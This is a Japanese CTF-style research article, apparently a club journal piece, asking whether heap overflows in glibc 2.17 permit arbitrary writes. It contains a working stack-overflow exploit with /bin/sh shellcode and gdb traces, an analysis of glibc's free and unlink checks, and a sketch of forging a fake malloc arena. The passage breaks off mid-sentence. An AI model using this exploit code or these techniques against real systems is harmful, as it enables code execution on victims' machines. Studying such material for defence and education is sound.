glibc において heap overflow による任意のアドレス書き換えは可能か?

potetisensei

目次

第 I 章

はじめに

こんにちは、potetisensei と申します。私は情報セキュリティに興味があり、普段は EpsilonDelta というチームで、セキュリティに関するスキルを競う、CTF(Capture The Flag) という競技に出ていたりします。CTF には、いくつかの問題が与えられ、それに回答することで得られる点数によって順位を争う Jeopardy という形式があります。

Jeopardy は問題のジャンルによる区分ができるのですが、私はその中では主に Reversing や Exploitation という分野を担当しています。Reversing とは、リバースエンジニアリングのことで、ソフトウェアの解析を行うジャンルです。Exploitation は Reversing と少し似ていますが、与えられたソフトウェアを解析してバグ、あるいは脆弱性を発見し、そのソフトウェアが動いているサーバーに対して攻撃を行うジャンルです。

今回は CTF について詳しく説明することはありませんので、興味がある方は EpsilonDelta のチームメンバーの「CTF とは」というスライドを参照していただければと思います (http://www.slideshare.net/hiromu1996/ctf-32346373)。

さて、今回の記事の本題なのですが、きっかけは、とある CTF の大会に出ている時に遭遇した Exploitation の問題です。非常に単純なソフトウェアだったため、解析自体は簡単だったのですが、攻撃の道筋が全く立たず、結局解けませんでした。つまり、問うていることは簡単に分かるのですが、攻撃手法が簡単には分からない、"ストレート"な問題だということです。僕はこういう類の問題が非常に好きです。解けなかったのが非常に悔しかったので後日解き直しました。結局、その問題の解法自体には関係なかったのですが、その時派生して疑問に思ったのが今回のテーマです。

ちなみに、私の使用している環境が Ubuntu13.04 であるため、今回は実行環境が 32bit Linux、使用する libc は glibc2.17 という前提で話をします。

第 II 章

Heap overflow とは

そもそも heap overflow とは何なのでしょうか。heap は「動的に確保可能なメモリ」のことを指しています。早速ですが以下の C 言語で書かれたソースコードを見てください。

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    char *str1 = (char*)malloc(sizeof(char) * 16);
    char *str2 = (char*)malloc(sizeof(char) * 16);

    printf("Allocated here: %p, %p\n", str1, str2);

    memset(str2, 'B', 15);
    puts(str2);

    memset(str1, 'A', 32);
    puts(str2);

    free(str1);
    free(str2);
}
```

C 言語では、データのサイズが実行前に不確定な場合や、ローカル変数であるとまずいような変数の使い方をしたい場合があります。その場合は、通常、malloc や calloc によって heap 領域のメモリを実行中に確保し、そこにデータを保存します。上記のコードは、ロー

カル変数で代用できる所をあえて heap 領域からメモリを確保したり、確保した 16byte のメモリに対して 32byte の書き込みをしたりと、ソースコードとしては意味不明なのですが、ともかくこれによって heap overflow が起こります。[1]
さて、実行してみましょう。

```
$ ./example1
Allocated here: 0x8aa9008, 0x8aa9020
BBBBBBBBBBBBBBB
AAAAAAAABBBBBBB
$
```

str2 に対しては'B' の書き込みしか行なっていないにも関わらず、二回目の出力では、先頭の 8 文字が'A' に変わってしまいました。このように、本来想定されているサイズよりも大きいデータの書き込みによって、そのアドレスより下に存在している別のデータが書き換わってしまうことを heap overflow と呼びます。[2]

[1] 実際のソフトウェアで heap overflow が起こる場合、原因はもっと複雑になると思われますが、今回は本質だけ考えるために出来るだけ単純化したいと思います。

[2] 最近の実行環境では、heap overflow の検知がかなり高度になっているため、もしかしたら上記のコードを手元で動かした場合、「*** Error in './a.out': free(): invalid next size (fast): 0xdeadbeef ***」というような表示が出て異常終了するかもしれませんが、これについては後で扱います。


第 III 章

Buffer overflow との違い

heap overflow による攻撃において何が重要であるかを認識するために、同じタイプの脆弱性である buffer overflow を取り扱います。

heap overflow が heap 領域における overflow であったように、buffer overflow は stack 領域における overflow です。

プログラムが実行される時、OS は下の図のようにメモリをマッピングし、利用します。



code 領域は、プログラムの機械語自体が配置される領域です。
data 領域は、プログラム上で用いられる定数や、グローバル変数が配置される領域です。
heap 領域は、先程説明したように、実行中に確保して利用するための領域です。
stack 領域は、実行中の関数の呼び出し状態やローカル変数を記憶するための領域です。

すなわち、stack 領域に存在しているローカル変数が overflow を起こすことを buffer overflow と呼びます。この時重要なのは、stack 領域では、関数の呼び出し状態も記憶して

いるということです。

関数の呼び出し状態の記憶とは、具体的に言えばアセンブラ命令 ret が利用する return アドレスと、アセンブラ命令 leave が利用する呼び出し元のルーチンにおける ebp レジスタのアドレスの記憶です。これらが、overflow したローカル変数より下のアドレスに存在している時、特に、return アドレスを書き換えることで任意のコード実行を行うことができます。

例として、以下のサンプルコードに対して攻撃を行なってみます。

```
#include <stdio.h>

int main() {
    char buf[16];

    fread(buf, 128, 1, stdin);
    puts(buf);
}
```

そしてこちらが Python で書かれた攻撃コードです。

ここまで言い忘れていましたが、一般的に Exploitation における"攻撃"とは「プログラムの脆弱性を利用して任意のコード実行を行う (Shell の制御を奪う)」ことです。

```
from struct import pack

ebp = 0xffffd048
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68"\
"\x68\x2f\x62\x69\x6e\x54\x5b\x50"\
"\x53\x54\x59\x50\x5a\x40\x40\x40"\
"\x40\x40\x40\x40\x40\x40\x40\x40"\
"\xcd\x80"
offset = 32

payload = ""
payload += "A"*24 # padding
payload += pack("<I", 0xdeadbeef)
payload += pack("<I", ebp + 8 + offset)
payload += "\x90" * (96 - len(shellcode))
```

```
16 payload += shellcode
17 print payload
```

今はあまり重要でないため、NX bit, ASLR, stack canary といったプロテクションは無効にしています。
実行結果がこちらです。

```
$ gcc example2.c -o example2 -m32 -fno-stack-protector
$ execstack -s example2
$ python exploit2.py > input
$ gdb example2 -q
Reading symbols from /home/poteti/research/example2...(no debugging s
ymbols found)...done.
(gdb) r < input
Starting program: /home/poteti/research/example2 < input
AAAAAAAAAAAAAAAAAAAAAAA????????????????????????????????????????
??????????????????????1?Ph//shh/binT[PSTYPZ@@@@@@@@@@@@??
process 4454 is executing new program: /bin/dash
[Inferior 1 (process 4454) exited normally]
```

このように、sh の制御を奪うことが出来ました。
一応、どのようにして sh の制御を奪っているかを gdb(GNU デバッガ) で見てみましょう。

```
(gdb) disas main
Dump of assembler code for function main:
   0x0804846c <+0>: push   %ebp
   0x0804846d <+1>: mov    %esp,%ebp
   0x0804846f <+3>: and    $0xfffffff0,%esp
   0x08048472 <+6>: sub    $0x20,%esp
   0x08048475 <+9>: mov    0x804a024,%eax
   0x0804847a <+14>: mov    %eax,0xc(%esp)
   0x0804847e <+18>: movl   $0x1,0x8(%esp)
   0x08048486 <+26>: movl   $0x80,0x4(%esp)
   0x0804848e <+34>: lea    0x10(%esp),%eax
   0x08048492 <+38>: mov    %eax,(%esp)
   0x08048495 <+41>: call   0x8048330 <fread@plt>
```

```
   0x0804849a <+46>: lea    0x10(%esp),%eax
   0x0804849e <+50>: mov    %eax,(%esp)
   0x080484a1 <+53>: call   0x8048340 <puts@plt>
   0x080484a6 <+58>: leave
   0x080484a7 <+59>: ret
End of assembler dump.
```

main 関数の逆アセンブル結果です。

```
(gdb) b *0x080484a7
Breakpoint 1 at 0x80484a7
(gdb) r < input
Starting program: /home/poteti/research/example2 < input
AAAAAAAAAAAAAAAAAAAAAAAA????????????????????????????????????????
??????????????????????1?Ph//shh/binT[PSTYPZ@@@@@@@@@@@@??

Breakpoint 1, 0x080484a7 in main ()
```

ret 命令の前でブレークポイントを仕掛けて、先ほどの入力を与えて実行します。

```
(gdb) x/xw $esp
0xffffd04c: 0xffffd070
(gdb) disas 0xffffd070, 0xffffd070+64
Dump of assembler code from 0xffffd070 to 0xffffd0b0:
   0xffffd070: nop
   0xffffd071: nop
   0xffffd072: nop
   0xffffd073: nop
   0xffffd074: nop
   0xffffd075: nop
   0xffffd076: nop
   0xffffd077: nop
   0xffffd078: nop
   0xffffd079: nop
   0xffffd07a: nop
```

```
0xffffd07b: nop
0xffffd07c: nop
0xffffd07d: nop
0xffffd07e: nop
0xffffd07f: nop
0xffffd080: nop
0xffffd081: nop
0xffffd082: nop
0xffffd083: nop
0xffffd084: nop
0xffffd085: nop
0xffffd086: nop
0xffffd087: nop
0xffffd088: nop
0xffffd089: nop
0xffffd08a: nop
0xffffd08b: nop
0xffffd08c: nop
0xffffd08d: nop
0xffffd08e: xor    %eax,%eax
0xffffd090: push   %eax
0xffffd091: push   $0x68732f2f
0xffffd096: push   $0x6e69622f
0xffffd09b: push   %esp
0xffffd09c: pop    %ebx
0xffffd09d: push   %eax
0xffffd09e: push   %ebx
0xffffd09f: push   %esp
0xffffd0a0: pop    %ecx
0xffffd0a1: push   %eax
0xffffd0a2: pop    %edx
0xffffd0a3: inc    %eax
0xffffd0a4: inc    %eax
0xffffd0a5: inc    %eax
0xffffd0a6: inc    %eax
0xffffd0a7: inc    %eax
```

```
   0xffffd0a8: inc    %eax
   0xffffd0a9: inc    %eax
   0xffffd0aa: inc    %eax
   0xffffd0ab: inc    %eax
   0xffffd0ac: inc    %eax
   0xffffd0ad: inc    %eax
   0xffffd0ae: int    $0x80
End of assembler dump.
```

ret 命令では、esp レジスタと ebp レジスタによって表現されている擬似スタックの一番上、つまり esp レジスタが指しているアドレスの中の値に jump します。esp レジスタが指すアドレスの中の値は、overflow によって、ローカル変数 buf の offset +0x40 に書き換えられています。

```
(gdb) si
(gdb) p $eip
$1 = (void (*)()) 0xffffd070
(gdb) c
Continuing.
process 4482 is executing new program: /bin/dash
```

従って、この後自分が入力した文字列が実行されます。よって、機械語の命令群を入力しておけば、任意のコード実行ができるというわけです。

ここから分かるように、buffer overflow と heap overflow では、overflow する場所が"任意のコード実行に直接持ち込める場所"かどうかという大きな違いがあります。

では逆に、heap overflow では一体何が主な攻撃対象になるのでしょう？

当然と言えば当然ですが、簡単な所では、heap 上に存在している他のデータです。heap 領域に VTable のような関数ポインタの役割を果たしている変数が存在していて、書き換えることで任意のコード実行が出来るという場合もありますし、データ自体を任意に変えられるので、状況次第ですが、大きなソフトウェアになればなるほど、任意のコード実行に持ち込めることも多いはずです。

しかし、これでは buffer overflow と違って、「heap に存在している他のデータ依存」になってしまいます。

では、他に何か書き換えられるものはあるのでしょうか？

こちらも「アロケータの実装依存」にはなってしまいますが、malloc や free などが用いる、確保されたメモリの付属情報のようなものがあります。次の章でその付属情報の書き

換えを用いて任意のコード実行を行うことができないかについて考えていきます。

第 IV 章

malloc_chunk 構造体の利用

malloc_chunk 構造体は、確保されたメモリのサイズや前の chunk のサイズなどの情報を記憶する構造体です。chunk とは、malloc_chunk 構造体の付属情報も含めた、確保されたメモリのひと塊のことです。glibc では、chunk の参照に boundary tag メソッドを用いているため、malloc や calloc によって返されるアドレスの前には malloc_chunk 構造体が付属しており、前方、後方の chunk の参照を潤滑に行う役割を果たしています。

```
1  struct malloc_chunk {
2
3    INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
4    INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */
5
6    struct malloc_chunk* fd;         /* double links -- used only if free. */
7    struct malloc_chunk* bk;
8
9    /* Only used for large blocks: pointer to next larger size.  */
10   struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
11   struct malloc_chunk* bk_nextsize;
12 };
```

コメントから分かるように、現在使用されている chunk については、size というメンバの後に、実際の size byte 分の確保されたメモリが続いています。

確保されたメモリの先頭に、この malloc_chunk 構造体が付属しているという事は、heap overflow によって次の chunk の malloc_chunk 構造体を上書きできる事を意味しています。これによって任意のアドレス書き換えは可能なのでしょうか？

free 関数の実装を見てみましょう。free 関数は glibc/malloc/malloc.c の中で__libc_free として定義されています。glibc のソースコードは http://www.gnu.org/software/

libc/download.html を見て ftp や git からダウンロードしてきても良いですし、オンライン上のソースコードビュワーなどで閲覧することもできます。

```
1  void
2  __libc_free (void *mem)
3  {
4    mstate ar_ptr;
5    mchunkptr p;                          /* chunk corresponding to mem */
6
7    void (*hook) (void *, const void *)
8      = atomic_forced_read (__free_hook);
9    if (__builtin_expect (hook != NULL, 0))
10     {
11       (*hook)(mem, RETURN_ADDRESS (0));
12       return;
13     }
14
15   if (mem == 0)                              /* free(0) has no effect */
16     return;
17
18   p = mem2chunk (mem);
19
20   if (chunk_is_mmapped (p))                       /* release mmapped memory. */
21     {
22       /* see if the dynamic brk/mmap threshold needs adjusting */
23       if (!mp_.no_dyn_threshold
24           && p->size > mp_.mmap_threshold
25           && p->size <= DEFAULT_MMAP_THRESHOLD_MAX)
26         {
27           mp_.mmap_threshold = chunksize (p);
28           mp_.trim_threshold = 2 * mp_.mmap_threshold;
29           LIBC_PROBE (memory_mallopt_free_dyn_thresholds, 2,
30                       mp_.mmap_threshold, mp_.trim_threshold);
31         }
32       munmap_chunk (p);
33       return;
```

```
34      }
35
36    ar_ptr = arena_for_chunk (p);
37    _int_free (ar_ptr, p, 0);
38  }
39  libc_hidden_def (__libc_free)
```

重要なのは mem2chunk マクロと chunk_is_mmaped マクロと arena_for_chunk マクロでしょうか。

mem2chunk(mem) は

#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))

と定義されていることから分かるように、mem の sizeof(size_t)*2 だけ前のアドレスを mchunkptr として返します。つまり、その mem に対する malloc_chunk 構造体のアドレスを算出するマクロです。

chunk_is_mmpaed マクロは

#define chunk_is_mmapped(p) ((p)->size & IS_MMAPPED)

と定義されています。

allocate されるメモリサイズは、内部的には必ず 8 の倍数となるため、malloc_chunk のメンバである size 変数の下位 3bit は使われないことになります。

よって、その余った 3bit を各種フラグとして利用しているわけです。IS_MMAPPED は 0x2 なので、size 変数の 2 が立っている場合、mmap によって確保された chunk と判定されます。

mmap によって確保された chunk でなかった場合、arena_for_chunk(p) によってその chunk に対する malloc_state 構造体のアドレスを算出します。

malloc_state 構造体とは、実際には chunk はある程度の大きさで確保されたプールから切り出されるわけですが、そのプール全体を管理するための情報を記憶する構造体です。本来は glibc 内のグローバル変数である main_arena のみで管理されるのですが、マルチスレッドの場合、lock されている可能性があるため、その場合は heap 上に新たな malloc_state 構造体を作ります。

arena_for_chunk(p) は

#define arena_for_chunk(ptr) \
(chunk_non_main_arena (ptr) ? heap_for_ptr (ptr)->ar_ptr : &main_arena)

と定義されているように、chunk_non_main_arena マクロによって、その chunk が利用している malloc_state が main_arena かどうかを判断しています。chunk_non_main_arena は上述したフラグの内、4 が立っている場合に main_arena でない malloc_state 構造体を使用していると判断するマクロです。

mmap によって確保された chunk でなければ、使用されている malloc_state 構造体のアドレスを ar_ptr に代入した状態で_int_free 関数を呼び出します。

```
1  static void
2  _int_free (mstate av, mchunkptr p, int have_lock)
3  {
4    INTERNAL_SIZE_T size;        /* its size */
5    mfastbinptr *fb;             /* associated fastbin */
6    mchunkptr nextchunk;         /* next contiguous chunk */
7    INTERNAL_SIZE_T nextsize;    /* its size */
8    int nextinuse;               /* true if nextchunk is used */
9    INTERNAL_SIZE_T prevsize;    /* size of previous contiguous chunk */
10   mchunkptr bck;               /* misc temp for linking */
11   mchunkptr fwd;               /* misc temp for linking */
12
13   const char *errstr = NULL;
14   int locked = 0;
15
16   size = chunksize (p);
17
18   /* Little security check which won't hurt performance: the
19      allocator never wrapps around at the end of the address space.
20      Therefore we can exclude some size values which might appear
21      here by accident or by "design" from some intruder.  */
22   if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0)
23       || __builtin_expect (misaligned_chunk (p), 0))
24     {
25       errstr = "free(): invalid pointer";
26     errout:
27       if (!have_lock && locked)
28         (void) mutex_unlock (&av->mutex);
29       malloc_printerr (check_action, errstr, chunk2mem (p));
30       return;
31     }
32   /* We know that each chunk is at least MINSIZE bytes in size or a
33      multiple of MALLOC_ALIGNMENT.  */
```

```
34    if (__glibc_unlikely (size < MINSIZE || !aligned_OK (size)))
35      {
36        errstr = "free(): invalid size";
37        goto errout;
38      }
39
40    check_inuse_chunk(av, p);
41
42    /*
43      If eligible, place chunk on a fastbin so it can be found
44      and used quickly in malloc.
45    */
46
47    if ((unsigned long)(size) <= (unsigned long)(get_max_fast ())
48
49  #if TRIM_FASTBINS
50        /*
51          If TRIM_FASTBINS set, don't place chunks
52          bordering top into fastbins
53        */
54        && (chunk_at_offset(p, size) != av->top)
55  #endif
56        ) {
57
58      if (__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
59          || __builtin_expect (chunksize (chunk_at_offset (p, size))
60                               >= av->system_mem, 0))
61        {
62          /* We might not have a lock at this point and concurrent modifications
63             of system_mem might have let to a false positive.  Redo the test
64             after getting the lock.  */
65          if (have_lock
66              || ({ assert (locked == 0);
67                    mutex_lock(&av->mutex);
68                    locked = 1;
69                    chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
70                      || chunksize (chunk_at_offset (p, size)) >= av->system_mem;
```

```
71                 }))
72             {
73               errstr = "free(): invalid next size (fast)";
74               goto errout;
75             }
76           if (! have_lock)
77             {
78               (void)mutex_unlock(&av->mutex);
79               locked = 0;
80             }
81         }
82
83       free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);
84
85       set_fastchunks(av);
86       unsigned int idx = fastbin_index(size);
87       fb = &fastbin (av, idx);
88
89       /* Atomically link P to its fastbin: P->FD = *FB; *FB = P;  */
90       mchunkptr old = *fb, old2;
91       unsigned int old_idx = ~0u;
92       do
93         {
94           /* Check that the top of the bin is not the record we are going to add
95              (i.e., double free).  */
96           if (__builtin_expect (old == p, 0))
97             {
98               errstr = "double free or corruption (fasttop)";
99               goto errout;
100            }
101          /* Check that size of fastbin chunk at the top is the same as
102             size of the chunk that we are adding.  We can dereference OLD
103             only if we have the lock, otherwise it might have already been
104             deallocated.  See use of OLD_IDX below for the actual check.  */
105          if (have_lock && old != NULL)
106            old_idx = fastbin_index(chunksize(old));
107          p->fd = old2 = old;
```

```
108         }
109       while ((old = catomic_compare_and_exchange_val_rel (fb, p, old2)) != old2);
110
111       if (have_lock && old != NULL && __builtin_expect (old_idx != idx, 0))
112         {
113           errstr = "invalid fastbin entry (free)";
114           goto errout;
115         }
116     }
117
118     /*
119       Consolidate other non-mmapped chunks as they arrive.
120     */
121
122     else if (!chunk_is_mmapped(p)) {
123       if (! have_lock) {
124         (void)mutex_lock(&av->mutex);
125         locked = 1;
126       }
127
128       nextchunk = chunk_at_offset(p, size);
129
130       /* Lightweight tests: check whether the block is already the
131          top block.  */
132       if (__glibc_unlikely (p == av->top))
133         {
134           errstr = "double free or corruption (top)";
135           goto errout;
136         }
137       /* Or whether the next chunk is beyond the boundaries of the arena.  */
138       if (__builtin_expect (contiguous (av)
139                             && (char *) nextchunk
140                             >= ((char *) av->top + chunksize(av->top)), 0))
141         {
142           errstr = "double free or corruption (out)";
143           goto errout;
144         }
```

```
145       /* Or whether the block is actually not marked used.  */
146       if (__glibc_unlikely (!prev_inuse(nextchunk)))
147         {
148           errstr = "double free or corruption (!prev)";
149           goto errout;
150         }
151
152       nextsize = chunksize(nextchunk);
153       if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0)
154           || __builtin_expect (nextsize >= av->system_mem, 0))
155         {
156           errstr = "free(): invalid next size (normal)";
157           goto errout;
158         }
159
160       free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);
161
162       /* consolidate backward */
163       if (!prev_inuse(p)) {
164         prevsize = p->prev_size;
165         size += prevsize;
166         p = chunk_at_offset(p, -((long) prevsize));
167         unlink(p, bck, fwd);
168       }
169
170       if (nextchunk != av->top) {
171         /* get and clear inuse bit */
172         nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
173
174         /* consolidate forward */
175         if (!nextinuse) {
176           unlink(nextchunk, bck, fwd);
177           size += nextsize;
178         } else
179           clear_inuse_bit_at_offset(nextchunk, 0);
180
181         /*
```

```
182         Place the chunk in unsorted chunk list. Chunks are
183         not placed into regular bins until after they have
184         been given one chance to be used in malloc.
185       */
186
187       bck = unsorted_chunks(av);
188       fwd = bck->fd;
189       if (__glibc_unlikely (fwd->bk != bck))
190         {
191           errstr = "free(): corrupted unsorted chunks";
192           goto errout;
193         }
194       p->fd = fwd;
195       p->bk = bck;
196       if (!in_smallbin_range(size))
197         {
198           p->fd_nextsize = NULL;
199           p->bk_nextsize = NULL;
200         }
201       bck->fd = p;
202       fwd->bk = p;
203
204       set_head(p, size | PREV_INUSE);
205       set_foot(p, size);
206
207       check_free_chunk(av, p);
208     }
209
210     /*
211       If the chunk borders the current high end of memory,
212       consolidate into top
213     */
214
215     else {
216       size += nextsize;
217       set_head(p, size | PREV_INUSE);
218       av->top = p;
```

```
219         check_chunk(av, p);
220       }
221
222       /*
223         If freeing a large space, consolidate possibly-surrounding
224         chunks. Then, if the total unused topmost memory exceeds trim
225         threshold, ask malloc_trim to reduce top.
226
227         Unless max_fast is 0, we don't know if there are fastbins
228         bordering top, so we cannot tell for sure whether threshold
229         has been reached unless fastbins are consolidated.  But we
230         don't want to consolidate on each free.  As a compromise,
231         consolidation is performed if FASTBIN_CONSOLIDATION_THRESHOLD
232         is reached.
233       */
234
235       if ((unsigned long)(size) >= FASTBIN_CONSOLIDATION_THRESHOLD) {
236         if (have_fastchunks(av))
237           malloc_consolidate(av);
238
239         if (av == &main_arena) {
240 #ifndef MORECORE_CANNOT_TRIM
241           if ((unsigned long)(chunksize(av->top)) >=
242               (unsigned long)(mp_.trim_threshold))
243             systrim(mp_.top_pad, av);
244 #endif
245         } else {
246           /* Always try heap_trim(), even if the top chunk is not
247              large, because the corresponding heap might go away.  */
248           heap_info *heap = heap_for_ptr(top(av));
249
250           assert(heap->ar_ptr == av);
251           heap_trim(heap, mp_.top_pad);
252         }
253       }
254
255       if (! have_lock) {
```

```
256         assert (locked);
257         (void)mutex_unlock(&av->mutex);
258       }
259     }
260     /*
261       If the chunk was allocated via mmap, release via munmap().
262     */
263
264     else {
265       munmap_chunk (p);
266     }
267   }
```

現在書き換えることが可能なのは、p->prev_size, p->size, p->fd, p->bk だけですので、これらの変数が使われていない処理については見る必要はないはずです。free の実装を詳しく解説することが目的ではありませんので、関係する処理だけ取り上げていきます。

まず、目に入ってくるのは多くの__glibc_unlikely や__builtin_expect による整合性のチェックでしょうか。これらは、heap overflow や double free などの脆弱性検知のために行われています。2 章で取り扱ったプログラムにおいて出力後に強制終了したのであれば、それはこの検知によって検出されたという事です。従って、攻撃者が heap overflow を使う際には、整合性の取れるような値に上書きする必要があります。

これらのチェックをくぐり抜けたとして、着目出来そうな場所はどこでしょうか？ chunk は双方向リストのようになっているため、それらを繋ぎ直す処理が最も利用できそうです。しかし、p->size は整合性の取れるような値でなければなりませんし、p->prev_size は malloc_chunk のコメントにあったように、既に free された chunk に対してしか利用されることはありません。以上より、p->fd や p->bk を使用している部分しか、まともに利用できそうな所は無さそうです。

p->fd や p->bk を繋ぎ直しているのは unlink マクロです。

```
1  #define unlink(P, BK, FD) {                                            \
2      FD = P->fd;                                                          \
3      BK = P->bk;                                                          \
4      if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                \
5        malloc_printerr (check_action, "corrupted double-linked list", P); \
6      else {                                                               \
7          FD->bk = BK;                                                     \
8          BK->fd = FD;                                                     \
```

```
9           if (!in_smallbin_range (P->size)                                    \
10              && __builtin_expect (P->fd_nextsize != NULL, 0)) {              \
11              assert (P->fd_nextsize->bk_nextsize == P);                      \
12              assert (P->bk_nextsize->fd_nextsize == P);                      \
13              if (FD->fd_nextsize == NULL) {                                  \
14                  if (P->fd_nextsize == P)                                    \
15                    FD->fd_nextsize = FD->bk_nextsize = FD;                   \
16                  else {                                                      \
17                      FD->fd_nextsize = P->fd_nextsize;                       \
18                      FD->bk_nextsize = P->bk_nextsize;                       \
19                      P->fd_nextsize->bk_nextsize = FD;                       \
20                      P->bk_nextsize->fd_nextsize = FD;                       \
21                    }                                                         \
22                } else {                                                      \
23                  P->fd_nextsize->bk_nextsize = P->bk_nextsize;               \
24                  P->bk_nextsize->fd_nextsize = P->fd_nextsize;               \
25                }                                                             \
26            }                                                                 \
27        }                                                                     \
28  }
```

一見、FD->bk = BK などを利用できそうに見えますが、その前の整合性チェックを見てください。

if (__builtin_expect (FD->bk != P || BK->fd != P, 0))

これは、FD, P, BK が確かに双方向リストになっているかを確認しているのですが、これをくぐり抜けて、任意のアドレスを書き換えるのは非常に難しいことだと思われます。[1]

なぜなら、今、書き換えたいアドレスを 0xdeadbeef, 書き換え先のアドレスを 0xfeedface として、FD->bk = BK によって書き換えるとするならば、

p->fd = 0xdeadbeef - 12

p->bk = 0xfeedface

に設定して置かなければならないわけですが、整合性のチェックでは、

*(0xdeadbeef) == P

*(0xfeedface+8) == P

を満たしているかを確認されるため、書き換えたいアドレスの中の値が P でなければならないことになります。

[1] ちなみに、glibc-2.3.3(2005 年ぐらい) まではこのような整合性チェックは存在しなかったようです。

従って、このような状況は非常に稀であるので、ほぼ不可能と言っていいでしょう。[2]

[2] この記事では「不可能でしょう」などと淡々と書いていますが、私はこの記事を書く前に、かなり malloc_chunk によって任意のアドレスの書き換えが出来ないか調べていますので、ほぼ不可能だと確信しています。むしろそのような方法があるのであれば教えて頂きたいです。

第 V 章

malloc_state 構造体の利用

さて、このままでは「書き換えは不可能。glibc は完全でした」などという結論で終わってしまうことになり、部誌で書くことが出来るような内容でなくなってしまいますので、もう少し考えてみましょう。

ここからは、出来るだけ脆弱性の条件を緩めた状態で試行してみて、もし書き換えが可能なのであれば、書き換えに必要な最小条件はなんであるか、という事を考えていく方針にしたいと思います。

さしあたっては、以下のソースコードに対する攻撃を考えます。

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    unsigned int size;
    char *s1;
    char *s2;

    printf("Size?: ");
    scanf("%u", &size);
    s1 = malloc(size);

    if (s1 == NULL) {
        puts("Sorry, malloc was failed.");
        return ;
    } else {
        printf("s1 is malloced at %p\n", s1);
    }
```

```
19
20      printf("Size?: ");
21      scanf("%u", &size);
22      s2 = malloc(size);
23
24      if (s2 == NULL) {
25          puts("Sorry, malloc was failed.");
26          free(s1);
27          return ;
28      } else {
29          printf("s2 is malloced at %p\n", s2);
30      }
31
32      printf("Input size?: ");
33      scanf("%u", &size);
34
35      char tmp;
36      scanf("%c", &tmp);
37
38      printf("Input: ");
39      fread( (s1 < s2? s1: s2) , size, 1, stdin);
40
41      puts("Finished.");
42
43      free(s1);
44      free(s2);
45  }
```

[1]

malloc するサイズ自体を自分で考えられるため、かなり色々な事が出来そうですね。

先ほどまでは、"malloc_chunk によって"という制限をかけていたので、不可能に思われましたが、本当に他に利用できる場所はないのでしょうか？

p->size を書き換えられるという事は、p->size の下位 3bit も書き換えられるという事です。すなわち、0x4, NON_MAIN_ARENA フラグを立てることが可能です。NON_MAIN_ARENA フラグが立っている場合、(私の環境では)

[1] fflush が何故か動かなかったのはキニシナイ

heap_for_ptr (ptr)->ar_ptr
展開すると
((heap_info*)(p & 0xfff00000))->ar_ptr
を malloc_state 構造体のアドレスとして使用していました。

という事は、p & 0xfff00000 を overflow させることが出来れば、任意のアドレスを ar_ptr として使用することができます。よって、malloc_state 構造体についても、任意の値を使用することが可能になります。[2]

とりあえず、p & 0xfff00000 を overflow させることが出来る条件について考えましょう。p & 0xfff00000 が有効なアドレスとなり、overflow することの出来る位置に来るためには、おそらく heap 領域のサイズが少なくとも 0x100000 byte なければなりませんが、デフォルトの heap 領域のサイズは、大体 0x20000 byte 程度であり、到底不可能でしょう。しかし、デフォルトの heap 領域のサイズが 0x20000 byte であるからと言って 0x20000 byte 以上の malloc が失敗すると言うわけではありません。malloc は、要求されたサイズの heap 領域の確保が出来なかった場合、mmap による新たな領域のマッピングを試みます。つまり、確保したいメモリサイズの総量が、現在の heap 領域の大きさでは確保出来ないようなサイズになった場合、mmap によって新たな領域が作られるため、新たな領域に対して、0x100000 byte 程度 malloc に要求する事が出来れば、p & 0xfff00000 を overwrite する事が出来そうに思われます。[3]

実際に試してみましょう。

```
$ ./a.out
Size?: 1069056
s1 is malloced at 0xf7d01008
Size?: 135168
s2 is malloced at 0xf7cdf008
Input size?: 1
Input: 1
Finished.
```

確かに、s2 を overflow させることで、s1 が free される時に参照する 0xf7d00000 を overwrite させる事が出来そうです。

では、0x7fd00000 を上書きすることで得られる heap_info 構造体と、_int_free 関数に渡

[2] 後で調べてみた所、Windows にも同様の攻撃手法があり、こちらはかなり調査されているようです。環境は違いますが、既出だったようですね。

[3] これは、攻撃者自身が要求しなくとも、ソフトウェアの中でされていれば条件を満たせます。もちろんそこに heap overflow が存在しなければ意味はありませんが。

される malloc_state 構造体 *av を自由に操作可能という条件で、任意のアドレスを上書きすることが可能かについて考えてみましょう。

```
1  struct malloc_state
2  {
3    /* Serialize access.  */
4    mutex_t mutex;
5
6    /* Flags (formerly in max_fast).  */
7    int flags;
8
9    /* Fastbins */
10   mfastbinptr fastbinsY[NFASTBINS];
11
12   /* Base of the topmost chunk -- not otherwise kept in a bin */
13   mchunkptr top;
14
15   /* The remainder from the most recent split of a small request */
16   mchunkptr last_remainder;
17
18   /* Normal bins packed as described above */
19   mchunkptr bins[NBINS * 2 - 2];
20
21   /* Bitmap of bins */
22   unsigned int binmap[BINMAPSIZE];
23
24   /* Linked list */
25   struct malloc_state *next;
26
27   /* Linked list for free arenas.  */
28   struct malloc_state *next_free;
29
30   /* Memory allocated from the system in this arena.  */
31   INTERNAL_SIZE_T system_mem;
32   INTERNAL_SIZE_T max_system_mem;
33 };
```

まず、av 自体を書き換えたいアドレスの近くにしてやることで、av のメンバに対する代入によって書き換えるという方法が考えられます。_int_free 関数の 218 行目などが分かり

